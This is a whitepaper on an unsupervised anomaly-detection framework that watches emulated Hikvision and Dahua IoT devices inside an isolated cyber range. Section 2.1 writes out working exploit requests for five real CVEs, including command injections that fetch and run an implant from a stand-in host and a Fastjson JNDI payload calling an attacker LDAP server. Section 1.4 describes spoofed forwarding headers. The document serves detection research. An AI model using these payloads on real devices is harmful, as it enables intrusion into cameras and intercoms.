Unsupervised Anomaly Detection and High-Fidelity IoT Threat Simulation Inside Multi-Homed Cyber Ranges

An Explainable AI Framework for Early Warning Indication in Isolated Range Environments

Bobby Smathers: SimSpace Principal Security Architect

July 2026: Revision 2

Revision Note

This revision corrects the original edition against the validated, range-tested production build. The most significant correction: the detection engine operates on a two-dimensional feature vector (request latency and response payload size), not the five-dimensional vector described previously. Sections on attack payload structure, the detection engine's dual-mechanism design, per-device attacker source attribution, and the operator dashboard have been corrected or added to reflect the system as built and empirically validated on range hardware.

Executive Summary

Modern enterprise perimeters are saturated with distributed, multi-vendor Internet of Things (IoT) hardware assets. Traditional Intrusion Detection Systems (IDS) rely heavily on static signature-matching rules that fail to flag novel exploitation chains or the subtle behavioral footprints left by post-exploit persistence mechanisms. This whitepaper details the architectural deployment, behavioral mechanics, and unsupervised machine learning algorithms behind an Early Warning Indicator (EWI) framework running natively inside an isolated virtualization testbed.

The framework emulates twelve independently addressable IoT devices: Hikvision and Dahua camera, intercom, NVR, and management-platform firmware: behind real per-device TLS. An Isolation Forest engine observes each device's request/response behavior over a two-feature vector (latency and response size), backed by a deterministic latency-ratio threshold that catches obvious elevation even before the forest's boundary would. The two mechanisms operate independently and are reported separately in every alert, so an operator can see which one actually caught a given event.

Three addressing modes let the same codebase run identically on a laptop, on a fixed-block range subnet, or against an arbitrary set of range-assigned addresses with no code changes: only environment variables differ. A companion attacker-side mechanism assigns each targeted device its own independently-chosen source address from a configured pool, so a packet capture shows genuinely distinct network-layer origins per victim, not one attacker address touching all twelve devices.

1. Subnet Architecture and Cyber Range Interface Emulation

Unlike synthetic localhost loops, real-world networks expose security controls to dynamic interface delays, adapter routing constraints, and standard TCP socket buffer properties. The framework supports three addressing modes so the same behavior can be exercised at increasing levels of environmental realism without any code change: only environment variables differ between them.



Figure 1. Corrected system architecture: three traffic generators, an addressing layer supporting three modes, twelve independently emulated devices, and the dual-mechanism detection engine.

1.1 Addressing Modes

- Loopback: all twelve devices bind to 127.0.0.1, differentiated by port (8001-8012). Default; used for local development and quick demos.
- Range: a fixed sequential block, 192.168.10.101 through 192.168.10.112, one address per device, one shared port (8443). Set via EWI_MODE=range.
- Custom: an arbitrary, explicitly-specified address per device (EWI_CAMERA_IPS), independent of EWI_MODE. Used when range-assigned addresses aren't a clean sequential block: the validated range deployment described in Section 5 used this mode,

with each device on a distinct address resembling a real-world netblock rather than a private /24.

Regardless of mode, every device gets its own independently generated TLS certificate (own key, own serial number, own Common Name derived from its firmware's actual hostname convention), and the addressing resolution is verified before use: a diagnostic pass attempts to bind a test socket to every configured address and reports which are genuinely reachable, catching a misconfigured sub-interface before certificates are generated or traffic starts.

1.2 Embedded System CPU Contention Emulation

Nothing executes against these mock devices. No real code runs, no real vulnerability is actually present to trigger. The behavioral impact of a successful exploit is a deliberate simulation mechanism, and it is worth walking through precisely, since the detection engine's validity depends on it producing a genuinely realistic signature, not a shortcut.

Every device tracks its own overhead value, starting at zero, and its own compromised flag. When a request matching a specific CVE's real disclosed structure reaches the matching endpoint, the handler for that endpoint does two things directly, in the exploit-handling branch itself:

```
elif "System/configurationFile" in parsed_url.path:
    # CVE-2017-7921
    self._enforce_cpu_contention(key, 0.05)
    device["compromised"] = True
    device["overhead"] = 0.05
```

It flags the device compromised and sets an overhead value specific to that exploit, tiered roughly to how resource-intensive the real vulnerability would plausibly be to actually process: 0.05s for a lightweight unauthenticated config extraction, up through 0.13-0.17s for the RCE-driven exploits, to 0.21s or more for the sustained exfiltration endpoint. This is deliberately not a flat attacked/not-attacked switch; different exploit types are built to produce differently-sized effects.

That overhead then applies to every subsequent request the device receives, not only the attacker's own traffic:

```
def _enforce_cpu_contention(self, key, base_delay):
    with _device_locks[key]:
        state = DEVICE_STATE[key]
        total_execution_delay = base_delay + state["overhead"]

        if state["overhead"] > 0:
            state["overhead"] = max(0.0, state["overhead"] - 0.004)
            if state["overhead"] == 0.0:
                state["compromised"] = False

        time.sleep(total_execution_delay)
```

This runs on every request that device receives, from the attacker, from the monitoring engine's own routine polling, and from ordinary simulated legitimate traffic alike, since each of the twelve mock devices maintains its own per-device lock and its own overhead state rather than a single global lock across the fleet. It adds the device's current overhead on top of that request's own normal processing delay, so the device genuinely responds slower to everything for a while, the same way real resource exhaustion on a compromised device would look from the outside. The overhead then decays a little on every subsequent request (0.004 seconds each time) until it reaches zero, at which point the device flips back to not-compromised. Decay is deliberately slow: the highest tier takes on the order of sixty probes, often over a minute at a typical one-per-second monitoring cadence, to fully clear. A real compromised device does not instantly return to baseline the moment an attacker's process exits, and the detection engine's alert attribution grace period (Section 4.3) is built around exactly this lingering-effect behavior.

The reason this matters, and the reason it is not a minor implementation detail: the detection engine never gets to see whether real code execution actually happened. It only ever measures response latency and response size. For that measurement to validate anything real, the simulation has to produce a genuinely realistic behavioral signature in exchange, elevated, proportional to the exploit's real-world cost, and gradually decaying, not an instantaneous flag flip. If a successful exploit simply set a compromised: true field and cameras.py returned normally with no behavioral change, the detector would have nothing to actually detect, and a demonstration built on top of it would be validating nothing.

1.3 Asynchronous Burst Ingestion Baseline

To feed the machine learning baseline with realistic legitimate load, a separate traffic generator runs five concurrent worker threads executing a randomized walk across the same three safe paths the detection engine itself polls (/index.html, /dashboard.html, /settings.html). Rather than polling uniformly, each worker alternates between an active session phase (rapid back-to-back requests simulating panel rendering, clustered against two to four devices at a time) and an idle window (an exponential backoff, allowing the interface to settle). This produces a baseline with genuine burstiness rather than a perfectly uniform request rate, which the isolation forest would otherwise learn to treat as suspiciously regular.

1.4 Attacker Source Address Diversification

A configured pool of local addresses (EWI_ATTACKER_SOURCE_IPS) lets the attack campaign originate from genuinely distinct network-layer source addresses rather than whatever address the OS's default route happens to select. Critically, this assignment is per device, not per campaign: each targeted device independently draws a random address from the pool, so a twelve-device campaign against a five-address pool produces a real mix: not one attacker address touching every victim, and not a round-robin, but an honest independent draw per target.

This is resolved server-side before a campaign launches (not left to the attack process to decide and report back after the fact), so the operator dashboard knows the full device-to-source mapping immediately. Every alert an affected device produces carries that specific source address, visible in the live alert feed, the JSON export, and the DOCX incident report, alongside a device-to-source breakdown table in the Attack Details view.

Independently, every outbound request also carries a spoofed X-Forwarded-For header drawn from a set of representative commercial VPN and bulletproof-VPS netblocks, rotated per request: an application-layer detail distinct from the genuine network-layer source address

above. Combined, a packet capture shows a real, distinct TCP source per victim device, while the request itself carries an additional VPN-styled forwarded-for value: matching the two-layer picture described in public reporting of comparable real-world campaigns.

2. Multi-Phase Attack Delivery and Payload Realism

The attack campaign organizes its activity into five sequential phases: not four: applying randomized inter-request delay (with an occasional longer pause, avoiding a perfectly uniform cadence that would itself be a tell of scripted traffic) to replicate human-operator timing:

- Phase 0: Broad opportunistic device fingerprinting sweep across the full target pool.
- Phase 1: Unauthenticated configuration extraction (CVE-2017-7921).
- Phase 2: Authentication bypass and access expansion (CVE-2021-33044), repeated several times per target to keep overhead elevated long enough for a 1Hz monitor to reliably sample it.
- Phase 3: Remote code execution, round-robin distributed across three CVEs so the classification spread stays balanced rather than randomly skewed toward one exploit.
- Phase 4: Sustained high-volume data exfiltration: a tight loop against randomly chosen targets for a configurable duration.

2.1 Wire-Level Exploitation Signatures

Each phase delivers the actual disclosed proof-of-concept structure for its associated CVE, not an illustrative approximation: verified directly against the attack script's implementation.

CVE-2017-7921: Hikvision Unauthenticated Configuration Extraction

```
GET /System/configurationFile?auth=YWRtaW46MTEK HTTP/1.1
```

The base64 token is the disclosed default-credential bypass value used in public proof-of-concept scripts for this CVE.

CVE-2021-33044: Dahua RPC2_Login Authentication Bypass

Implemented as the real two-step MD5 challenge-response, not a simplified JSON field override. Step one requests a login challenge with an empty password; step two computes MD5("admin:<realm>:") as if the password were empty, then MD5("admin:<nonce>:<that hash>"), and submits the result: vulnerable firmware accepts this as valid, which is the entire vulnerability.

```
ha1_empty_password = MD5("admin:{realm}:")
bypass_hash = MD5("admin:{nonce}:{ha1_empty_password}")
POST /RPC2_Login  {"method": "global.login", "session": session_id,
  "params": {"userName": "admin", "password": bypass_hash, ...}}
```

CVE-2021-36260: Hikvision webLanguage Command Injection RCE

```
PUT /SDK/webLanguage HTTP/1.1

<xml><language>$(wget http://malicious.agent/implant -O /tmp/bin;
chmod +x /tmp/bin; /tmp/bin)</language></xml>
```

Matches the Metasploit "Hikvision IP Camera Unauthenticated Command Injection" module's exact tag structure and endpoint.

CVE-2023-6895: Hikvision Intercom ping.php Parameter Injection

```
POST /php/ping.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

jsondata[ip]=127.0.0.1; wget http://malicious.agent/implant -O /tmp/bin
```

CVE-2025-34067: ISMP applyCT Fastjson Deserialization RCE

```
POST /bic/ssoService/v1/applyCT HTTP/1.1

{"@type": "com.sun.rowset.JdbcRowSetImpl",
 "dataSourceName": "ldap://attacker.local:1389/Exploit",
 "autoCommit": true}
```

The callback channel is LDAP, not RMI: this is what is actually documented for this class of Fastjson gadget chain, and autoCommit:true is required to trigger getDatabaseMetaData() during deserialization.

3. The Explainable Anomaly Detection Engine: Mathematical Core

The detection engine observes each device over a two-dimensional feature vector: request latency in milliseconds and response payload size in bytes:

```
x = [ x_latency , x_size ]
```

HTTP status and inter-request jitter are recorded and displayed for operator context but are not part of the vector the forest scores against. This is a deliberate scope decision: latency is where a compromised device's added processing cost actually shows up, and payload size distinguishes which endpoint is being hit; status and jitter add display value without adding separable signal.

3.1 Feature Scaling

To prevent scale saturation: millisecond-scale latency variation being swamped by byte-scale payload size: raw values are robust-scaled against the baseline's own statistics:

```
z = ( x - median(X) ) / IQR ,   IQR = P75 - P25
```

Robust scaling (median/IQR) rather than mean/standard-deviation scaling was chosen specifically because the baseline harvest itself is not guaranteed to be attack-free noise: a mean-based scaler is far more sensitive to the occasional legitimate burst than a percentile-based one.

3.2 Isolation Forest Path Modeling

The scaled vector is evaluated against an ensemble of 100 independent isolation trees. Each tree isolates a point by recursive random splits; anomalous points, sitting in sparse regions of the feature space, isolate in fewer splits than normal points, which require many splits to separate from a dense cluster. The ensemble's mean path length maps to an anomaly score via the standard Isolation Forest formulation, with the specific numeric boundary (offset_) calibrated by the contamination parameter: the fraction of the training distribution treated as the expected anomalous tail.

Critically, the forest flags deviation in either direction: unusually fast responses are mathematically just as anomalous as unusually slow ones. In this threat model, only elevated latency is attack-evidence; a faster-than-usual response is normal traffic's own burstiness. The engine gates on direction explicitly, requiring both forest disagreement and a real, elevated deviation (at least a full IQR above the baseline median) before treating a reading as attack-relevant.

3.3 Deterministic Latency-Ratio Backstop

A second, independent mechanism runs alongside the forest: a reading is flagged if its latency exceeds a configurable multiple of the baseline median (default 1.4×) and clears an absolute floor (default 60ms, raised from an earlier 25ms after real range hardware showed genuine concurrent-load noise in the 45-58ms range being misclassified as anomalous) above that median. This mechanism requires no training and is unaffected by contamination: it exists specifically to catch obviously elevated latency even in the window before the forest's own boundary would agree, and to provide a second, independently-verifiable signal for every alert.

Every alert records which mechanism actually fired: isolation_forest, latency_ratio, or both: so an operator (or this whitepaper) can state precisely which detector is doing the work in any given session, rather than treating the system as a single opaque classifier.

3.4 Threat Attribution

When a reading is flagged, its latency-to-median ratio is mapped to one of six CVE-pattern tiers, ordered by how much overhead each real exploit tier imposes: from unauthenticated config extraction at the low end through sustained high-volume exfiltration at the high end. This gives every alert a plausible, ratio-justified threat_hint rather than a generic "anomaly detected," without claiming forensic certainty about which specific exploit occurred.

4. Empirical Performance and Validated Alert Structure

Every alert the engine produces carries a consistent, fully-specified structure, corrected here against the actual schema in production:

The last six fields in the table below are a separate, additive confidence layer, not part of the core detector. The core Isolation Forest and latency-ratio backstop still see only latency_ms and response_size, exactly as described in Section 3, and none of these six fields ever change is_anomaly, decision_score, or detection_method. What they add is corroboration: whether the attributed source matches known-bad VPN/VPS infrastructure, whether severity is escalating across multiple devices rather than one device on its own, whether an anomaly has persisted for several consecutive cycles rather than a single spike, and whether the timing matches a pattern seen before, weighted higher specifically when combined with known-bad infrastructure. This layer runs identically whether the fleet is monitored through the dashboard or the standalone ewi.py CLI tool, though the CLI, which never orchestrates attacks itself, resolves known_threat_infrastructure as a session-wide fact about the configured attacker pool rather than per-device attribution.

The reason this improves accuracy rather than simply adding more fields: the core detector only ever sees an effect, elevated latency and response size, never a cause. It cannot, by construction, tell a real attack apart from heavy legitimate use or a scheduled maintenance window since both can produce an identical behavioral signature. Each signal above adds a different, independent kind of evidence about cause, without touching the core detector's own math.

- Known threat infrastructure is the only signal that is not behavioral. A maintenance script or a burst of legitimate traffic essentially never originates from an address inside a VPN/VPS block this actor is already known to use, while a real attack plausibly will. It catches exactly the case the behavioral detector cannot because it never considers how the traffic looks, only where it came from.
- Coordinated multi-device progression exploits a structural property of real campaigns: they move through phases that increase in severity over time and spread across devices. Unrelated legitimate activity has no reason to organize itself into that same shape, and this signal is deliberately built to not fire on a single device's own overhead naturally decaying, which moves severity the opposite direction.
- Sustained anomaly filters single-cycle noise from a momentary hiccup. It does not distinguish attack from maintenance on its own, both tend to persist, but it prevents anything from reacting to a blip that was never going to recur.
- Historical time-window match is deliberately weighted far higher when combined with known-bad infrastructure specifically, since matching a prior time window alone is weak evidence (maintenance is frequently scheduled too), while matching that window from infrastructure already known to be bad is a much harder coincidence to explain innocently.

None of the four is individually decisive; a maintenance event might trip one by chance, but is far less likely to trip several simultaneously, which is the actual basis for the combined score being more accurate than any single signal alone.

The known-infrastructure list is user-extendable via EWI_KNOWN_THREAT_CIDRS, a comma-separated list of CIDR blocks read at startup. Setting it replaces the five built-in default ranges rather than adding to them.

Field	Meaning
key / name	Device address and human-readable identity
latency_ms / response_size	The two raw scored features
http_status / jitter_ms	Contextual, not scored
decision_score	Isolation Forest raw score: more negative is more anomalous
trees_flagged / trees_total	Ensemble vote count, e.g. 92/100
detection_method	isolation_forest, latency_ratio, or both
threat_hint	CVE-tier attribution from the ratio backstop
attack_source_ip	Per-device attacker source, or null if none applicable
known_threat_infrastructure	True if the attributed source falls within a known VPN/VPS block this actor uses, checked against CIDR ranges, not just the exact addresses currently configured
coordinated_progression	True if severity is escalating across multiple distinct devices within a rolling window, not just one device's own overhead decaying
sustained_anomaly	True if this device has been anomalous for three or more consecutive cycles, distinguishing an ongoing pattern from a single momentary spike
historical_time_window_match	True if this hour has historically seen elevated anomaly activity compared to other hours this session
threat_confidence_score	Additive score (0-5) combining the four signals above; the time-window match is weighted higher when combined with known-bad infrastructure specifically
threat_confidence	low / elevated / high / critical, derived from the score. Entirely additive: none of this affects is_anomaly, decision_score, or detection_method

4.1 Baseline Calibration

At training time, the engine sweeps every device across a configurable number of cycles (forty by default) to compute per-feature medians and IQRs, then fits the 100-tree ensemble. A settling pass (warm_up) follows immediately: several throwaway probe passes at the real polling cadence, discarded before real scoring begins. This exists because the mock devices' keep-alive timeout is short enough that any gap between the last harvest cycle and the first

live cycle (model fitting time, or a user-initiated pause) leaves every connection stale, and the very first live poll would otherwise force a simultaneous reconnect across the whole fleet: a latency spike that reads exactly like a coordinated attack but is purely a startup artifact. This was empirically confirmed and corrected during range validation testing (see the companion validation report).

4.2 Sample Alert (Verified Against Live Range Output)


```
{
  "key": "203.3.113.103:8443",
  "name": "Hikvision IP Camera (DS-2CD2347G2-LU)",
  "latency_ms": 134.08, "response_size": 2787,
  "decision_score": -0.16871,
  "trees_flagged": 92, "trees_total": 100,
  "threat_hint": "CVE-2021-36260 pattern (webLanguage XML command injection RCE)",
  "detection_method": "both",
  "attack_source_ip": "80.211.202.113",
  "known_threat_infrastructure": true,
  "coordinated_progression": false,
  "sustained_anomaly": false,
  "historical_time_window_match": false,
  "threat_confidence_score": 1,
  "threat_confidence": "elevated"
}
```


Figure 2. A genuine alert captured during range validation, field-for-field matching the production schema.

4.3 Attribution Grace Period

Because compromise overhead decays slowly (Section 1.2), a device can keep producing genuinely attack-caused elevated readings for a considerable time after the attacking process itself has exited. Source-IP attribution therefore does not require the attack process to still be literally running: it remains attributed to the most recently completed campaign for ninety seconds past that campaign's end, matching the decay tail's worst case with margin. This was a deliberate correction made after range testing showed the stricter, process-liveness-only rule was under-attributing genuine late-window detections.

5. Operator Interface

A browser-based dashboard (served by a FastAPI backend) orchestrates every component described above from a single control surface, streaming live state over a WebSocket connection:

- Device fleet grid with per-device status, and an attacker-source badge on any currently targeted device.
- Live alert feed with per-alert detail (full scored vector, tree vote, attacker source) and dual timeline/by-device views.

- Model Internals view: live training-score distribution, feature medians/IQR, and a what-if contamination replay that recomputes classification against the current cycle's readings at a different contamination value without retraining.
- Attack Campaign controls (password-gated) with live console streaming and a per-device source-IP breakdown table.
- Run History across both baseline-training and attack-campaign sessions, with JSON and DOCX export of alerts and campaign reports.

6. Conclusion

This whitepaper demonstrates that an unsupervised machine learning engine, backed by a deterministic secondary mechanism and full per-alert explainability, can accurately monitor a multi-interface IoT deployment inside a cyber range VM without hardcoded signature files: and that the specific configuration described here has been empirically validated, not just designed, against real range hardware. The companion testing report and validation report document that process and its results in full.